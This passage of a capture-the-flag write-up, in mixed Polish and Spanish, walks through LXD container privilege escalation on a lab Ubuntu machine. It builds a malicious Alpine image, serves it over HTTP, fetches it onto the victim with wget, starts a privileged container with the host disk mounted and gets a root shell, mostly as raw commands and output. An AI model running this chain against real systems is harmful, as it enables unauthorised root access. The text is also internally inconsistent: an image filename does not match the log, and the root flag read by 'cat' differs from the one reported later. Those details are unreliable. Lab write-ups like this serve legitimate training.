tom@ciber-6:~$ lxc image listlxc image listGenerating a client certificate. This may take a minute...error: mkdir /home/tom/.config/lxc: permission deniedtom@ciber-6:~$Administrator zablokował tworzenie plików konfiguracyjnych przez użytkownika w jego własnym katalogu. Uniknięcie tego było możliwe dzięki wymuszeniu zmiennej HOME do wskazywania na lokalizację bez ograniczeń:
tom@ciber-6:/$ export HOME=/tmpexport HOME=/tmptom@ciber-6:/$Przeszkoda 2: Błąd x509 (wygasłe certyfikaty)
tom@ciber-6:~$ lxc init ubuntu:16.04 test -c security.privileged=truelxc init ubuntu:16.04 test -c security.privileged=trueGenerating a client certificate. This may take a minute...error: mkdir /home/tom/.config/lxc: permission deniedtom@ciber-6:~$Ponieważ system jest przestarzałym Ubuntu 16.04, nie może pobierać i podpisywać obrazów z internetu. Konieczne jest użycie ataku typu Import offline.
8.3 Ostateczna eksploatacja LXD (metoda offline)
Sección titulada «8.3 Explotación LXD Definitiva (Método Offline)»Aby skutecznie wykorzystać lukę w zabezpieczeniach pomimo izolacji serwera, wykorzystamy maszynę audytora (Kali) do wygenerowania złośliwego obrazu.
Faza 1: Budowanie obrazu (Maszyna Kali) Do zapakowania lekkiego obrazu systemu operacyjnego i udostępnienia go w sieci lokalnej użyjemy oficjalnego narzędzia budowania Alpine.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ git clone https://github.com/saghul/lxd-alpine-builder.gitCloning into 'lxd-alpine-builder'...remote: Enumerating objects: 57, done.remote: Counting objects: 100% (15/15), done.remote: Compressing objects: 100% (11/11), done.remote: Total 57 (delta 6), reused 8 (delta 4), pack-reused 42 (from 1)Receiving objects: 100% (57/57), 3.12 MiB | 5.70 MiB/s, done.Resolving deltas: 100% (19/19), done.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ cd lxd-alpine-builder
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$ sudo ./build-alpine[sudo] password for kali:Determining the latest release... v3.23Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.23/main/x86_64Downloading alpine-keys-2.6-r0.apktar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'Downloading apk-tools-static-3.0.5-r0.apktar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub: OKVerified OK  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current                                 Dload  Upload   Total   Spent    Left  Speed100  3690 100  3690   0     0  4496     0  --:--:-- --:--:-- --:--:--  4494--2026-03-06 13:11:20--  http://alpine.mirror.wearetriple.com/MIRRORS.txtResolving alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)... 93.187.10.24, 2a00:1f00:dc06:10::6Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|93.187.10.24|:80... connected.HTTP request sent, awaiting response... 200 OKLength: 3690 (3.6K) [text/plain]Saving to: ‘/home/kali/forensic_mkII/maquina-6-web/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt’
/home/kali/forensic_mkII/maqu 100%[=================================================>]   3.60K  --.-KB/s    in 0s
2026-03-06 13:11:20 (612 MB/s) - ‘/home/kali/forensic_mkII/maquina-6-web/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt’ saved [3690/3690]
Selecting mirror http://eu.mirror.ionos.com/linux/distributions/alpine//v3.23/mainWARNING: Permanently redirected to https://eu.mirror.ionos.com:443/linux/distributions/alpine//v3.23/main/x86_64/APKINDEX.tar.gz( 1/27) Installing alpine-baselayout-data (3.7.1-r8)( 2/27) Installing musl (1.2.5-r21)( 3/27) Installing busybox (1.37.0-r30)  Executing busybox-1.37.0-r30.post-install( 4/27) Installing busybox-binsh (1.37.0-r30)( 5/27) Installing alpine-baselayout (3.7.1-r8)  Executing alpine-baselayout-3.7.1-r8.pre-install  Executing alpine-baselayout-3.7.1-r8.post-install( 6/27) Installing bridge (1.5-r5)( 7/27) Installing ifupdown-ng (0.12.1-r7)( 8/27) Installing openrc-user (0.63-r1)( 9/27) Installing libcap2 (2.77-r0)(10/27) Installing openrc (0.63-r1)  Executing openrc-0.63-r1.post-install(11/27) Installing mdev-conf (4.9-r0)(12/27) Installing busybox-mdev-openrc (1.37.0-r30)(13/27) Installing alpine-conf (3.21.0-r0)(14/27) Installing alpine-keys (2.6-r0)(15/27) Installing alpine-release (3.23.3-r0)(16/27) Installing libcrypto3 (3.5.5-r0)(17/27) Installing libssl3 (3.5.5-r0)(18/27) Installing ssl_client (1.37.0-r30)(19/27) Installing zlib (1.3.1-r2)(20/27) Installing libapk (3.0.5-r0)(21/27) Installing ca-certificates-bundle (20251003-r0)(22/27) Installing apk-tools (3.0.5-r0)(23/27) Installing busybox-openrc (1.37.0-r30)(24/27) Installing busybox-suid (1.37.0-r30)(25/27) Installing scanelf (1.3.8-r2)(26/27) Installing musl-utils (1.2.5-r21)(27/27) Installing alpine-base (3.23.3-r0)Executing busybox-1.37.0-r30.triggerOK: 9896 KiB in 27 packages
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$ python3 -m http.server 8000
(To generuje plik alpine-v3.13-x86_64-20210218_0139.tar.gz i serwer na porcie 8000, aby można było go pobrać z maszyny ofiary).
Faza 2: Lokalna import i eskalacja (Maszyna ofiary - sesja Tom) Przywrócimy obraz, zaimportujemy go lokalnie, zamontujemy cały dysk serwera nadrzędnego w kontenerze i uruchomimy interaktywną shellę.
# 1. Recuperación del archivo compilado vía wgettom@ciber-6:~$ wget http://192.168.20.145:8000/alpine-v3.23-x86_64-20260306_1311.tar.gz<192.168.20.145:8000/alpine-v3.23-x86_64-20260306_1311.tar.gz--2026-03-06 13:21:01--  http://192.168.20.145:8000/alpine-v3.23-x86_64-20260306_1311.tar.gzConnecting to 192.168.20.145:8000... connected.HTTP request sent, awaiting response... 200 OKLength: 4102826 (3.9M) [application/gzip]Saving to: ‘alpine-v3.23-x86_64-20260306_1311.tar.gz’
     0K .......... .......... .......... .......... ..........  1% 6.98M 1s    50K .......... .......... .......... .......... ..........  2% 2.58M 1s   100K .......... .......... .......... .......... ..........  3% 7.55M 1s   150K .......... .......... .......... .......... ..........  4% 22.0M 1s   200K .......... .......... .......... .......... ..........  6% 6.00M 1s   250K .......... .......... .......... .......... ..........  7% 8.62M 1s   300K .......... .......... .......... .......... ..........  8% 11.4M 1s   350K .......... .......... .......... .......... ..........  9% 55.5M 0s   400K .......... .......... .......... .......... .......... 11% 9.76M 0s   450K .......... .......... .......... .......... .......... 12%  687M 0s   500K .......... .......... .......... .......... .......... 13% 6.76M 0s   550K .......... .......... .......... .......... .......... 14% 6.83M 0s   600K .......... .......... .......... .......... .......... 16% 19.0M 0s   650K .......... .......... .......... .......... .......... 17% 8.32M 0s   700K .......... .......... .......... .......... .......... 18% 29.5M 0s   750K .......... .......... .......... .......... .......... 19% 29.2M 0s   800K .......... .......... .......... .......... .......... 21% 12.3M 0s   850K .......... .......... .......... .......... .......... 22% 18.9M 0s   900K .......... .......... .......... .......... .......... 23% 37.5M 0s   950K .......... .......... .......... .......... .......... 24% 42.8M 0s  1000K .......... .......... .......... .......... .......... 26% 24.1M 0s  1050K .......... .......... .......... .......... .......... 27% 7.67M 0s  1100K .......... .......... .......... .......... .......... 28% 38.7M 0s  1150K .......... .......... .......... .......... .......... 29% 36.4M 0s  1200K .......... .......... .......... .......... .......... 31% 34.3M 0s  1250K .......... .......... .......... .......... .......... 32% 44.0M 0s  1300K .......... .......... .......... .......... .......... 33% 11.8M 0s  1350K .......... .......... .......... .......... .......... 34% 62.0M 0s  1400K .......... .......... .......... .......... .......... 36% 52.4M 0s  1450K .......... .......... .......... .......... .......... 37% 72.1M 0s  1500K .......... .......... .......... .......... .......... 38% 44.3M 0s  1550K .......... .......... .......... .......... .......... 39% 7.59M 0s  1600K .......... .......... .......... .......... .......... 41% 32.8M 0s  1650K .......... .......... .......... .......... .......... 42% 37.6M 0s  1700K .......... .......... .......... .......... .......... 43% 10.8M 0s  1750K .......... .......... .......... .......... .......... 44%  209M 0s  1800K .......... .......... .......... .......... .......... 46% 12.5M 0s  1850K .......... .......... .......... .......... .......... 47% 43.8M 0s  1900K .......... .......... .......... .......... .......... 48% 60.1M 0s  1950K .......... .......... .......... .......... .......... 49% 11.1M 0s  2000K .......... .......... .......... .......... .......... 51% 10.2M 0s  2050K .......... .......... .......... .......... .......... 52% 27.0M 0s  2100K .......... .......... .......... .......... .......... 53% 27.9M 0s  2150K .......... .......... .......... .......... .......... 54% 7.25M 0s  2200K .......... .......... .......... .......... .......... 56% 23.7M 0s  2250K .......... .......... .......... .......... .......... 57% 20.2M 0s  2300K .......... .......... .......... .......... .......... 58% 7.93M 0s  2350K .......... .......... .......... .......... .......... 59% 35.6M 0s  2400K .......... .......... .......... .......... .......... 61% 94.6M 0s  2450K .......... .......... .......... .......... .......... 62% 13.2M 0s  2500K .......... .......... .......... .......... .......... 63% 60.0M 0s  2550K .......... .......... .......... .......... .......... 64% 58.9M 0s  2600K .......... .......... .......... .......... .......... 66% 63.3M 0s  2650K .......... .......... .......... .......... .......... 67% 40.9M 0s  2700K .......... .......... .......... .......... .......... 68% 12.6M 0s  2750K .......... .......... .......... .......... .......... 69% 41.9M 0s  2800K .......... .......... .......... .......... .......... 71% 49.9M 0s  2850K .......... .......... .......... .......... .......... 72% 48.5M 0s  2900K .......... .......... .......... .......... .......... 73% 47.9M 0s  2950K .......... .......... .......... .......... .......... 74% 41.7M 0s  3000K .......... .......... .......... .......... .......... 76% 7.90M 0s  3050K .......... .......... .......... .......... .......... 77% 90.0M 0s  3100K .......... .......... .......... .......... .......... 78%  176M 0s  3150K .......... .......... .......... .......... .......... 79%  150M 0s  3200K .......... .......... .......... .......... .......... 81%  151M 0s  3250K .......... .......... .......... .......... .......... 82%  151M 0s  3300K .......... .......... .......... .......... .......... 83%  102M 0s  3350K .......... .......... .......... .......... .......... 84%  121M 0s  3400K .......... .......... .......... .......... .......... 86% 68.3M 0s  3450K .......... .......... .......... .......... .......... 87% 64.9M 0s  3500K .......... .......... .......... .......... .......... 88%  124M 0s  3550K .......... .......... .......... .......... .......... 89% 97.1M 0s  3600K .......... .......... .......... .......... .......... 91%  126M 0s  3650K .......... .......... .......... .......... .......... 92% 97.0M 0s  3700K .......... .......... .......... .......... .......... 93%  318M 0s  3750K .......... .......... .......... .......... .......... 94%  131M 0s  3800K .......... .......... .......... .......... .......... 96%  191M 0s  3850K .......... .......... .......... .......... .......... 97%  108M 0s  3900K .......... .......... .......... .......... .......... 98%  127M 0s  3950K .......... .......... .......... .......... .......... 99%  230M 0s  4000K ......                                                100%  260M=0.2s
2026-03-06 13:21:01 (19.8 MB/s) - ‘alpine-v3.23-x86_64-20260306_1311.tar.gz’ saved [4102826/4102826]
tom@ciber-6:~$
# 2. Importación sin depender de la conexión a la red exteriortom@ciber-6:~$ lxc image import ./alpine-*.tar.gz --alias myimagelxc image import ./alpine-*.tar.gz --alias myimageImage imported with fingerprint: 2ed9970f8e5ed8fc3e22e0548f3a5b05a2d1cc1640b8c26fbb1e33324077f35ctom@ciber-6:~$
# 3. Creación del contenedor con los permisos anuladostom@ciber-6:~$ lxc init myimage pwn -c security.privileged=truelxc init myimage pwn -c security.privileged=trueCreating pwntom@ciber-6:~$
# 4. El paso clave: se monta el disco principal (/) de la máquina víctima en la ruta /mnt/root del contenedortom@ciber-6:~$ lxc config device add pwn mydevice disk source=/ path=/mnt/root recursive=true<evice add pwn mydevice disk source=/ path=/mnt/root recursive=trueDevice mydevice added to pwntom@ciber-6:~$
# 5. Inicio del servicio y acceso a la terminaltom@ciber-6:~$ lxc start pwnlxc start pwntom@ciber-6:~$ lxc exec pwn /bin/shlxc exec pwn /bin/sh
Ostateczny wynik (rooting): Po uzyskaniu shelli środowiska izolowanego, wszelkie wcześniejsze ograniczenia znikają, ponieważ proces nadrzędny zarządza Namespace tożsamości z rzeczywistym UID 0. Od tego momentu będziemy mogli wyciągać informacje lub wprowadzać śmiertelne zmiany w prawdziwej maszynie.
iduid=0(root) gid=0(root)whoamiroot9. ZDOBYCIE FLAG I WNIOSKI
Sección titulada «9. CAPTURA DE FLAGS Y CONCLUSIONES»cat /mnt/root/root/root.txt1722e99ca5f353b362556a62bd5e6be09.1 Flag walidacji
Sección titulada «9.1 Flags de Validación»Ważność dostępu potwierdziliśmy poprzez odczyt chronionych plików.
Flaga użytkownika (/home/tom/user.txt):
Mogliśmy uzyskać do niej dostęp dzięki ruchowi bocznemu z użyciem konta tom.
-
Flaga:
e1156acc3574e04b06908ecf76be91b1
Flaga roota (/root/root.txt): Mogliśmy uzyskać do niej dostęp przez zamontowanie dysku w uprzywilejowanym kontenerze LXC.
-
Flaga:
eaff25eaa9ffc8b62e3dfebf70e83a7b